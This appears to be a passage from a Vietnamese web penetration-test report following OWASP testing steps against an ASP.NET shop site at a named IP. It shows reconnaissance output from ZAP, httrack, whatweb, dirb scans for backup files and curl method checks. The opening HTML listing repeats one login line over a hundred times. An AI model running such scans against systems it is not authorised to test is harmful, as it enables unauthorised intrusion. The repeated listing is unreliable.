52             <li class="nav-item">
53               <a class="nav-link" href="#">Đăng nhập</a>
54             </li>
55             <li class="nav-item dropdown">
56               <a href="#" class="nav-link dropdown-toggle" data-bs-toggle="dropdown" role="button" data-expanded="false">
57                 Đăng nhập
58               </a>
59               <ul class="dropdown-menu">
60                 <li>Đăng nhập bằng tài khoản</li>
61                 <li>Đăng nhập bằng email</li>
62                 <li>Đăng nhập bằng số điện thoại</li>
63                 <li>Đăng nhập bằng Facebook</li>
64                 <li>Đăng nhập bằng Google</li>
65                 <li>Đăng nhập bằng Twitter</li>
66                 <li>Đăng nhập bằng LinkedIn</li>
67                 <li>Đăng nhập bằng GitHub</li>
68                 <li>Đăng nhập bằng Discord</li>
69                 <li>Đăng nhập bằng Twitch</li>
70                 <li>Đăng nhập bằng YouTube</li>
71                 <li>Đăng nhập bằng Instagram</li>
72                 <li>Đăng nhập bằng Snapchat</li>
73                 <li>Đăng nhập bằng Messenger</li>
74                 <li>Đăng nhập bằng WhatsApp</li>
75                 <li>Đăng nhập bằng Telegram</li>
76                 <li>Đăng nhập bằng Signal</li>
77                 <li>Đăng nhập bằng Element</li>
78                 <li>Đăng nhập bằng Matrix</li>
79                 <li>Đăng nhập bằng Jitsi</li>
80                 <li>Đăng nhập bằng Nextcloud</li>
81                 <li>Đăng nhập bằng OwnCloud</li>
82                 <li>Đăng nhập bằng Seafile</li>
83                 <li>Đăng nhập bằng Nextcloud</li>
84                 <li>Đăng nhập bằng Nextcloud</li>
85                 <li>Đăng nhập bằng Nextcloud</li>
86                 <li>Đăng nhập bằng Nextcloud</li>
87                 <li>Đăng nhập bằng Nextcloud</li>
88                 <li>Đăng nhập bằng Nextcloud</li>
89                 <li>Đăng nhập bằng Nextcloud</li>
90                 <li>Đăng nhập bằng Nextcloud</li>
91                 <li>Đăng nhập bằng Nextcloud</li>
92                 <li>Đăng nhập bằng Nextcloud</li>
93                 <li>Đăng nhập bằng Nextcloud</li>
94                 <li>Đăng nhập bằng Nextcloud</li>
95                 <li>Đăng nhập bằng Nextcloud</li>
96                 <li>Đăng nhập bằng Nextcloud</li>
97                 <li>Đăng nhập bằng Nextcloud</li>
98                 <li>Đăng nhập bằng Nextcloud</li>
99                 <li>Đăng nhập bằng Nextcloud</li>
100                <li>Đăng nhập bằng Nextcloud</li>
101                <li>Đăng nhập bằng Nextcloud</li>
102                <li>Đăng nhập bằng Nextcloud</li>
103                <li>Đăng nhập bằng Nextcloud</li>
104                <li>Đăng nhập bằng Nextcloud</li>
105                <li>Đăng nhập bằng Nextcloud</li>
106                <li>Đăng nhập bằng Nextcloud</li>
107                <li>Đăng nhập bằng Nextcloud</li>
108                <li>Đăng nhập bằng Nextcloud</li>
109                <li>Đăng nhập bằng Nextcloud</li>
110                <li>Đăng nhập bằng Nextcloud</li>
111                <li>Đăng nhập bằng Nextcloud</li>
112                <li>Đăng nhập bằng Nextcloud</li>
113                <li>Đăng nhập bằng Nextcloud</li>
114                <li>Đăng nhập bằng Nextcloud</li>
115                <li>Đăng nhập bằng Nextcloud</li>
116                <li>Đăng nhập bằng Nextcloud</li>
117                <li>Đăng nhập bằng Nextcloud</li>
118                <li>Đăng nhập bằng Nextcloud</li>
119                <li>Đăng nhập bằng Nextcloud</li>
120                <li>Đăng nhập bằng Nextcloud</li>
121                <li>Đăng nhập bằng Nextcloud</li>
122                <li>Đăng nhập bằng Nextcloud</li>
123                <li>Đăng nhập bằng Nextcloud</li>
124                <li>Đăng nhập bằng Nextcloud</li>
125                <li>Đăng nhập bằng Nextcloud</li>
126                <li>Đăng nhập bằng Nextcloud</li>
127                <li>Đăng nhập bằng Nextcloud</li>
128                <li>Đăng nhập bằng Nextcloud</li>
129                <li>Đăng nhập bằng Nextcloud</li>
130                <li>Đăng nhập bằng Nextcloud</li>
131                <li>Đăng nhập bằng Nextcloud</li>
132                <li>Đăng nhập bằng Nextcloud</li>
133                <li>Đăng nhập bằng Nextcloud</li>
134                <li>Đăng nhập bằng Nextcloud</li>
135                <li>Đăng nhập bằng Nextcloud</li>
136                <li>Đăng nhập bằng Nextcloud</li>
137                <li>Đăng nhập bằng Nextcloud</li>
138                <li>Đăng nhập bằng Nextcloud</li>
139                <li>Đăng nhập bằng Nextcloud</li>
140                <li>Đăng nhập bằng Nextcloud</li>
141                <li>Đăng nhập bằng Nextcloud</li>
142                <li>Đăng nhập bằng Nextcloud</li>
143                <li>Đăng nhập bằng Nextcloud</li>
144                <li>Đăng nhập bằng Nextcloud</li>
145                <li>Đăng nhập bằng Nextcloud</li>
146                <li>Đăng nhập bằng Nextcloud</li>
147                <li>Đăng nhập bằng Nextcloud</li>
148                <li>Đăng nhập bằng Nextcloud</li>
149                <li>Đăng nhập bằng Nextcloud</li>
150                <li>Đăng nhập bằng Nextcloud</li>
151                <li>Đăng nhập bằng Nextcloud</li>
152                <li>Đăng nhập bằng Nextcloud</li>
153                <li>Đăng nhập bằng Nextcloud</li>
154                <li>Đăng nhập bằng Nextcloud</li>
155                <li>Đăng nhập bằng Nextcloud</li>
156                <li>Đăng nhập bằng Nextcloud</li>
157                <li>Đăng nhập bằng Nextcloud</li>
158                <li>Đăng nhập bằng Nextcloud</li>
159                <li>Đăng nhập bằng Nextcloud</li>
160                <li>Đăng nhập bằng Nextcloud</li>
161                <li>Đăng nhập bằng Nextcloud</li>
162                <li>Đăng nhập bằng Nextcloud</li>
163                <li>Đăng nhập bằng Nextcloud</li>
164                <li>Đăng nhập bằng Nextcloud</li>
165                <li>Đăng nhập bằng Nextcloud</li>
166                <li>Đăng nhập bằng Nextcloud</li>
167                <li>Đăng nhập bằng Nextcloud</li>
168                <li>Đăng nhập bằng Nextcloud</li>
169                <li>Đăng nhập bằng Nextcloud</li>
170                <li>Đăng nhập bằng Nextcloud</li>
171                <li>Đăng nhập bằng Nextcloud</li>
172                <li>Đăng nhập bằng Nextcloud</li>
173                <li>Đăng nhập bằng Nextcloud</li>
174                <li>Đăng nhập bằng Nextcloud</li>
175                <li>Đăng nhập bằng Nextcloud</li>
176                <li>Đăng nhập bằng Nextcloud</li>
177                <li>Đăng nhập bằng Nextcloud</li>
178                <li>Đăng nhập bằng Nextcloud</li>
179                <li>Đăng nhập bằng Nextcloud</li>
180                <li>Đăng nhập bằng Nextcloud</li>
181                <li>Đăng nhập bằng Nextcloud</li>
182                <li>Đăng nhập bằng Nextcloud</li>
183                <li>Đăng nhập bằng Nextcloud</li>
184                <li>Đăng nhập bằng Nextcloud</li>
185                <li>Đăng nhập bằng Nextcloud</li>
186                <li>Đăng nhập bằng Nextcloud</li>
187                <li>Đăng nhập bằng Nextcloud</li>
188                <li>Đăng nhập bằng Nextcloud</li>
189                <li>Đăng nhập bằng Nextcloud</li>
190                <li>Đăng nhập bằng Nextcloud</li>
191                <li>Đăng nhập bằng Nextcloud</li>
192                <li>Đăng nhập bằng Nextcloud</li>
193                <li>Đăng nhập bằng Nextcloud</li>
194                <li>Đăng nhập bằng Nextcloud</li>
195                <li>Đăng nhập bằng Nextcloud</li>
196                <li>Đăng nhập bằng Nextcloud</li>
197                <li>Đăng nhập bằng Nextcloud</li>
198                <li>Đăng nhập bằng Nextcloud</li>
199                <li>Đăng nhập bằng Nextcloud</li>
200                <li>Đăng nhập bằng Nextcloud</li>
201                <li>Đăng nhập bằng Nextcloud</li>
202                <li>Đăng nhập bằng Nextcloud</li>
203                <li>Đăng nhập bằng Nextcloud</li>
204                <li>Đăng nhập bằng Nextcloud</li>
205                <li>Đăng nhập bằng Nextcloud</li>
206                <li>Đăng nhập bằng Nextcloud</li>
207                <li>Đăng nhập bằng Nextcloud</li>
208                <li>Đăng nhập bằng Nextcloud</li>
209                <li>Đăng nhập bằng Nextcloud</li>
210                <li>Đăng nhập bằng Nextcloud</li>
211                <li>Đăng nhập bằng Nextcloud</li>
212                <li>Đăng nhập bằng Nextcloud</li>
213                <li>Đăng nhập bằng Nextcloud</li>
214                <li>Đăng nhập bằng Nextcloud</li>
215                <li>Đăng nhập bằng Nextcloud</li>
216                <li>Đăng nhập bằng Nextcloud</li>

```

Hình 10: Mã nguồn web


```

83 <head>
84 <link href="/Content/css/StyleHome.css" rel="stylesheet" />
85 </head>
86 <body>
87 <div class="container" style="margin:0">
88 <div class="row">
89 <div class="col">
90 <div class="row">
91 <div class="col">
92 
93 </div>
94 <div class="col">
95 <h2>Module Studio</h2>
96 <p class="">Whether you're a full stack web developer, content author, or business professional - Solodev gives you the power to build, customize, and manage modules to boost your website.</p>
97 </div>
98 </div>
99 </div>
100 </div>
101 </div>
102 </div>
103 </div>
104 <!-- Footer -->
105 <div class="bg-light text-center text-lg-start">
106 <div class="container p-4">
107 <div class="row">
108 <div class="col-lg-6 col-md-12 mb-4 mb-md-0 text-start">
109 <h5 class="text-uppercase">Về COCONUT</h5>
110 <p>Chúng tôi tự hào là cửa hàng thời trang đẳng cấp, phù hợp với các bé. Sản phẩm chất lượng...</p>
111 </div>
112 <div class="col-lg-3 col-md-6 mb-4 mb-md-0 text-start">
113 <h5 class="text-uppercase">Chi nhánh</h5>
114 <ul class="list-unstyled mb-0">
115 <li><strong>Tiger City</strong></li>
116 <li>333, Heniken, Tiger City</li>
117 <li>102, Saranghae, Tiger City</li>
118 <li>ETC...</li>
119 </ul>
120 </div>
121 <div class="col-lg-3 col-md-6 mb-4 mb-md-0 text-start">
122 <h5 class="text-uppercase">Hỗ trợ</h5>
123 <p>Hotline: 0900 008888</p>
124 <p>Email: coconut.support@ezgiz.com</p>
125 </div>
126 </div>
127 </div>
128 <div class="text-center p-3 bg-secondary text-white">
129 <p>© 2023 Copyright:</p>
130 <a class="text-white" href="#"> COCONUT</a>
131 </div>
132 </div>
133 <!-- Bootstrap 35 -->
134 <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.2/dist/js/bootstrap.bundle.min.js"></script>
135 </body>
136 </html>

```

Hình 11: Mã nguồn web

3.1.6 Check HTTP Request/ HTTP Response Web

Request	Response
<pre> 1 GET / HTTP/1.1 2 Host: 116.106.2.209:8084 3 Accept-Language: en-US,en;q=0.9 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/ webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Connection: keep-alive 9 10 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Cache-Control: private 3 Content-Type: text/html; charset=utf-8 4 Vary: Accept-Encoding 5 Server: Microsoft-IIS/10.0 6 X-AspNetMvc-Version: 5.3 7 X-AspNet-Version: 4.0.30319 8 X-Powered-By: ASP.NET 9 Date: Sun, 30 Mar 2025 11:59:02 GMT 10 Content-Length: 4941 11 12 13 <!DOCTYPE html> 14 <html> 15 <head> 16 <meta charset="utf-8" /> 17 <title> 18 Home Page 19 </title> 20 21 <!-- Bootstrap CSS --> 22 <link href=" 23 https://cdn.jsdelivr.net/npm/bootstrap@5.3.2/dist/css/bootstrap.m 24 in.css" rel="stylesheet"> 25 26 <!-- Custom CSS --> 27 <link href="/Content/css/Style.css" rel="stylesheet" /> 28 </head> 29 <body> 30 <div class="container"> 31 <div class="row"> 32 <div class="col"> 33 <div class="row"> 34 <div class="col"> 35 36 </div> 37 <div class="col"> 38 <h2>Module Studio</h2> 39 <p class="">Whether you're a full stack web developer, content author, or business professional - Solodev gives you the power to build, customize, and manage modules to boost your website.</p> 40 </div> 41 </div> 42 </div> 43 </div> 44 <!-- Footer --> 45 <div class="bg-light text-center text-lg-start"> 46 <div class="container p-4"> 47 <div class="row"> 48 <div class="col-lg-6 col-md-12 mb-4 mb-md-0 text-start"> 49 <h5 class="text-uppercase">Về COCONUT</h5> 50 <p>Chúng tôi tự hào là cửa hàng thời trang đẳng cấp, phù hợp với các bé. Sản phẩm chất lượng...</p> 51 </div> 52 <div class="col-lg-3 col-md-6 mb-4 mb-md-0 text-start"> 53 <h5 class="text-uppercase">Chi nhánh</h5> 54 <ul class="list-unstyled mb-0"> 55 Tiger City 56 333, Heniken, Tiger City 57 102, Saranghae, Tiger City 58 ETC... 59 60 </div> 61 <div class="col-lg-3 col-md-6 mb-4 mb-md-0 text-start"> 62 <h5 class="text-uppercase">Hỗ trợ</h5> 63 <p>Hotline: 0900 008888</p> 64 <p>Email: coconut.support@ezgiz.com</p> 65 </div> 66 </div> 67 </div> 68 <div class="text-center p-3 bg-secondary text-white"> 69 <p>© 2023 Copyright:</p> 70 COCONUT 71 </div> 72 </div> 73 <!-- Bootstrap 35 --> 74 <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.2/dist/js/bootstrap.bundle.min.js"></script> 75 </body> 76 </html> </pre>

Hình 12: HTTP Request / Response

=> HTTP Header chỉ có 1 vài thông tin như: trình duyệt người dùng và công nghệ máy chủ đang sử dụng

3.1.7 Map Execution Paths Through Application

Sử dụng công cụ **OWASP ZAP**, thực hiện ánh xạ các đường dẫn và chức năng trong ứng dụng web thông qua tính năng **Spider** và quan sát trong tab **Sites**.


Kết quả cho thấy website có cấu trúc phân tầng rõ ràng, bao gồm các module chính như:

- **/Account/** – Quản lý tài khoản người dùng

- **/Admin/** – Khu vực quản trị (có thể giới hạn quyền truy cập)
- **/Areas/** – Vùng chức năng mở rộng (modularized code)
- **/Content/** – Tài nguyên tĩnh như CSS, JS, hình ảnh
- **/Home/** – Trang chủ và các chức năng liên quan
- **/Profile/** – Thông tin cá nhân người dùng
- **/robots.txt, /sitemap.xml** – Các tệp hướng dẫn robot tìm kiếm

Mỗi thư mục trên đều có thể chứa nhiều endpoint/phương thức HTTP khác nhau (GET/POST), là cơ sở quan trọng để tiếp tục kiểm thử các lỗ hổng như:

- Broken Access Control (với **/Admin/**)
- IDOR (với **/Profile/**)
- XSS / Input Validation (với **/Account/, /Home/**)
- Path Traversal



Hình 13: Dùng OWASP ZAP ánh xạ chức năng

3.1.8 Fingerprint Web Application Framework

Xác định framework trang web đang sử dụng qua HTTP Header, cookie, mã nguồn, tệp/thư mục. Chúng ta tải mã nguồn html của trang web, sử dụng tool “httrack”


```
(kali@kali)-[~]
$ httrack http://116.106.2.209:8084/
Mirror launched on Mon, 31 Mar 2025 00:02:37 by HTTrack Website Copier/3.49-6
[XR&CO'2014]
mirroring http://116.106.2.209:8084/ with the wizard help..
* 116.106.2.209:8084/Content/imgs/icons8-shopping-cart-30.png (1293 bytes) -
Done.: 116.106.2.209:8084/Home/flower.jpg (1926 bytes) - 404
Thanks for using HTTrack!
```

Hình 14: Tải mã nguồn bằng httrack

```
(kali@kali)-[~/116.106.2.209_8084]
$ ls -R
.:
Account Content Home index.html

./Account:
Login.html Register.html

./Content:
css imgs

./Content/css:
Style.html StyleHome.html

./Content/imgs:
8776719-removebg-preview.html icons8-shopping-cart-30.html icons8-user-30.html

./Home:
HuongDan.html ThoiTrang.html flower.html
```

Hình 15: File và mã nguồn web

3.1.9 Fingerprint Web Application

```
(kali@kali)-[~/116.106.2.209_8084/Content/imgs]
$ whatweb http://116.106.2.209:8084/
http://116.106.2.209:8084/ [200 OK] ASP.NET[4.0.30319][MVC5.3], Bootstrap, Country[VIET NAM]
[VM], Email[coconut.support@ezgg.com], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[116.106.2.2
09], Microsoft-IIS[10.0], Script, Title[Home Page], UncommonHeaders[x-aspnetmvc-version], X-
Powered-By[ASP.NET]
```

Hình 16: Xác định platform

Trang web được triển khai trên nền tảng **Microsoft IIS 10.0** và sử dụng công nghệ **ASP.NET MVC5.3** với .NET Framework phiên bản **4.0.30319**. Ngoài ra, ứng dụng còn tích hợp **Bootstrap** và hỗ trợ **HTML5** cho giao diện người dùng hiện đại.

Thông tin chi tiết từ phản hồi HTTP cho thấy:

- Web server: Microsoft-IIS/10.0
- Ngôn ngữ phía server: ASP.NET
- Framework: .NET [4.0.30319] MVC [5.3]
- IP máy chủ: 116.106.2.209
- Tiêu đề trang: "Home Page"
- Một số email liên hệ và header đặc trưng như: x-aspnetmvc-version, X-Powered-By

Dựa vào thông tin này, có thể lên kế hoạch kiểm thử các lỗi phổ biến trên nền tảng **ASP.NET MVC** như:

- Misconfigured IIS
- Information Disclosure qua header
- Directory Listing
- ViewState tampering
- hoặc các lỗ hổng OWASP như **Broken Access Control, XSS, CSRF**,...

3.2 Configuration and Deployment Management Testing

3.2.1 Test Application Platform Configuration

Mục tiêu thử nghiệm

- Đảm bảo rằng các tập tin mặc định và đã biết đã bị xóa.
- Xác thực rằng không còn mã gỡ lỗi hoặc tiện ích mở rộng nào trong môi trường sản xuất.
- Xem lại cơ chế ghi nhật ký được thiết lập cho ứng dụng.

Cách kiểm thử

Kiểm tra hộp đen

Các tệp và thư mục mẫu và đã biết

Trong cài đặt mặc định, nhiều máy chủ web và máy chủ ứng dụng cung cấp các ứng dụng và tệp mẫu để kiểm tra hoạt động bình thường sau khi cài đặt. Tuy nhiên, những tệp này thường tiềm ẩn lỗ hổng bảo mật.

Đánh giá bình luận trong mã nguồn

- Các lập trình viên thường thêm comment trong HTML để phát triển. Những comment này có thể vô tình làm lộ thông tin nội bộ (tên server, cấu trúc DB, API nội bộ,...).
- Việc phân tích comment cần thực hiện cả qua cách duyệt web thủ công, tự động và lưu lại mã nguồn để tra cứu.

Cấu hình hệ thống

Có thể sử dụng nhiều công cụ để đánh giá mức độ an toàn cấu hình hệ thống:

- CIS-CAT Lite
- Microsoft's Attack Surface Analyzer
- NIST's National Checklist Program

Gray-Box Testing

Logging

-
- Nhật ký có chứa thông tin nhạy cảm không?
 - Có lưu nhật ký trong máy chủ chuyên dụng không?
 - Ghi log có tạo điều kiện bị tấn công từ chối dịch vụ không?
 - Cơ chế xoay vòng và lưu trữ log như thế nào?
 - Có sao lưu log không? Có kiểm soát truy cập không?
 - Dữ liệu ghi lại có được xác thực định dạng trước khi lưu không?

Thông tin nhạy cảm có thể xuất hiện trong log:

- Thông tin gỡ lỗi
- Stack trace
- Tên người dùng
- Tên hệ thống
- Địa chỉ IP nội bộ
- Dữ liệu cá nhân: email, số điện thoại,...
- Dữ liệu kinh doanh quan trọng

3.2.2 Test File Extensions Handling for Sensitive Information

Mục tiêu thử nghiệm:

- Xóa các tiện ích mở rộng tệp nhạy cảm hoặc các tệp có thể chứa dữ liệu thô (ví dụ: tập lệnh, dữ liệu xác thực, backup,...).
- Đảm bảo không có đường dẫn hoặc quy tắc xử lý cho các tệp không nên public.

Forced Browsing – Truy cập cưỡng bức các tệp nhạy cảm

Máy chủ web **không được phép trả về** các tệp có phần mở rộng sau, vì chúng thường chứa thông tin cấu hình, mã nguồn hoặc backup quan trọng:

- .asa, .inc, .config: thường chứa cấu hình ứng dụng hoặc thông tin nhạy cảm.
- .bak, .old, .tmp, ~: các file sao lưu hoặc tạm thời.

Ngoài ra, cần kiểm tra các tệp thuộc loại phổ biến dễ bị quên xóa:

- .zip, .rar, .tar.gz: file nén, có thể chứa source code, database dump,...
- .java, .py, .php: mã nguồn.
- .txt: ghi chú nội bộ, có thể chứa mật khẩu tạm thời.
- .docx, .xlsx, .pdf: tài liệu văn phòng có thể chứa thông tin nhạy cảm.

```
(kali㉿kali)-[~/116.106.2.209_8084/Content/imgs]
$ dirb http://116.106.2.209:8084/ -X .config,.bak,.zip,.txt

DIRB v2.22
By The Dark Raver

START_TIME: Mon Mar 31 01:05:26 2025
URL_BASE: http://116.106.2.209:8084/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.config,.bak,.zip,.txt) | (.config)(.bak)(.zip)(.txt) [NUM = 4]

GENERATED WORDS: 4612

— Scanning URL: http://116.106.2.209:8084/ —
+ http://116.106.2.209:8084/robots.txt (CODE:200|SIZE:109)

END_TIME: Mon Mar 31 01:08:22 2025
DOWNLOADED: 18448 - FOUND: 1
```

Hình 17: Quét tệp tin

3.2.3 Review Old Backup and Unreferenced Files for Sensitive Information

Mục tiêu thử nghiệm:

- Tìm kiếm và phân tích các tệp không được tham chiếu trực tiếp từ giao diện web nhưng vẫn tồn tại trên máy chủ.
- Kiểm tra xem có các file backup, tệp thử nghiệm, hoặc thành phần ẩn có thể chứa thông tin nhạy cảm hay không.

Ví dụ:

- Nhận xét của lập trình viên và phần nhận xét của mã nguồn có thể đề cập đến nội dung ẩn
- JavaScript có thể chứa các liên kết trang chỉ được hiển thị trong GUI của người dùng trong một số trường hợp nhất định
- Các trang HTML có thể chứa các BIỂU MẪU đã bị ẩn bằng cách vô hiệu hóa phần tử SUBMIT:

Sử dụng công cụ “**dirb**” trong kali Linux

```
(kali㉿kali)-[~/116.106.2.209_8084/Content/imgs]
$ dirb http://116.106.2.209:8084/

DIRB v2.22
By The Dark Raver

START_TIME: Mon Mar 31 01:55:51 2025
URL_BASE: http://116.106.2.209:8084/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://116.106.2.209:8084/ —
+ http://116.106.2.209:8084/content (CODE:401|SIZE:1293)
+ http://116.106.2.209:8084/Content (CODE:401|SIZE:1293)
+ http://116.106.2.209:8084/favicon.ico (CODE:500|SIZE:3490)
+ http://116.106.2.209:8084/home (CODE:200|SIZE:4941)
+ http://116.106.2.209:8084/Home (CODE:200|SIZE:4941)
+ http://116.106.2.209:8084/models (CODE:500|SIZE:3490)
+ http://116.106.2.209:8084/robots (CODE:200|SIZE:109)
+ http://116.106.2.209:8084/robots.txt (CODE:200|SIZE:109)
+ http://116.106.2.209:8084/scripts (CODE:500|SIZE:3490)
+ http://116.106.2.209:8084/Scripts (CODE:500|SIZE:3490)

END_TIME: Mon Mar 31 01:56:24 2025
DOWNLOADED: 4612 - FOUND: 10
```


Hình 18: Dùng dirb tìm mục ẩn

=> Chỉ có những trang cơ bản của web không có lộ trang ẩn.

3.2.4 Enumerate Infrastructure and Application Admin Interfaces

Mục tiêu kiểm thử:

- Xác định các giao diện và chức năng của quản trị viên ẩn
- Sử dụng công cụ OWASP ZAP để sitemap trang web



Hình 19: OWASP ZAP sitemap



Hình 20: Đăng nhập sử dụng JWT

3.2.5 Test HTTP Methods

Mục tiêu thử nghiệm:

- Liệt kê các phương thức HTTP được hỗ trợ.
- Kiểm tra bộ qua kiểm soát truy cập
- Kiểm tra lỗ hổng XST
- Kiểm tra kỹ thuật ghi đè phương thức HTTP.

Kiểm tra GET

```
(kali㉿kali)-[~]  
$ curl -X GET -I http://116.106.2.209:8084/  
HTTP/1.1 200 OK  
Cache-Control: private  
Content-Type: text/html; charset=utf-8  
Server: Microsoft-IIS/10.0  
X-AspNetMvc-Version: 5.3  
X-AspNet-Version: 4.0.30319  
X-Powered-By: ASP.NET  
Date: Mon, 31 Mar 2025 10:37:10 GMT  
Content-Length: 4941
```

Hình 21: GET

Kiểm tra POST

```
(kali@kali)-[~]
$ curl -X POST http://116.106.2.209:8084/ -d "test=data"

<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8" />
  <title>Home Page</title>

  <!-- Bootstrap CSS -->
  <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.2/dist/css/bootstrap.min.css" rel="stylesheet">

  <!-- Custom CSS -->
  <link href="/Content/css/Style.css" rel="stylesheet" />
</head>
<body>
  <header>
    <nav class="navbar navbar-expand-lg navbar-light bg-light shadow-sm">
      <div class="container">
        <!-- Logo -->
```

Hình 22: POST

Kiểm tra PUT

```
(kali@kali)-[~]
$ curl -X PUT http://116.106.2.209:8084/ -d "test=data"

<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8" />
  <title>Home Page</title>


  <!-- Bootstrap CSS -->
  <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.2/dist/css/bootstrap.min.css" rel="stylesheet">

  <!-- Custom CSS -->
  <link href="/Content/css/Style.css" rel="stylesheet" />
</head>
<body>
  <header>
    <nav class="navbar navbar-expand-lg navbar-light bg-light shadow-sm">
      <div class="container">
        <!-- Logo -->
```

Hình 23: PUT

Kiểm tra tính bỏ qua xác nhận của Web

Thì ta thấy 1 trang admin là </Admin/HomeAdmin> nhưng mỗi khi chuyển vào thì ta sẽ bị chuyển ra lại trang Login



Hình 24: Ảnh xạ trang Admin

=> Web không bị bỏ qua kiểm soát truy cập vì ta phải đăng nhập tài khoản Admin thì mới vào được trang Home Admin


3.2.6 Test HTTP Strict Transport Security

Tiêu đề bảo mật truyền tải nghiêm ngặt HTTP sử dụng hai lệnh:

- max-age: để cho biết số giây mà trình duyệt sẽ tự động chuyển đổi tất cả các yêu cầu HTTP sang HTTPS.
- includeSubDomains: để chỉ ra rằng tất cả các tên miền phụ có liên quan phải sử dụng HTTPS.
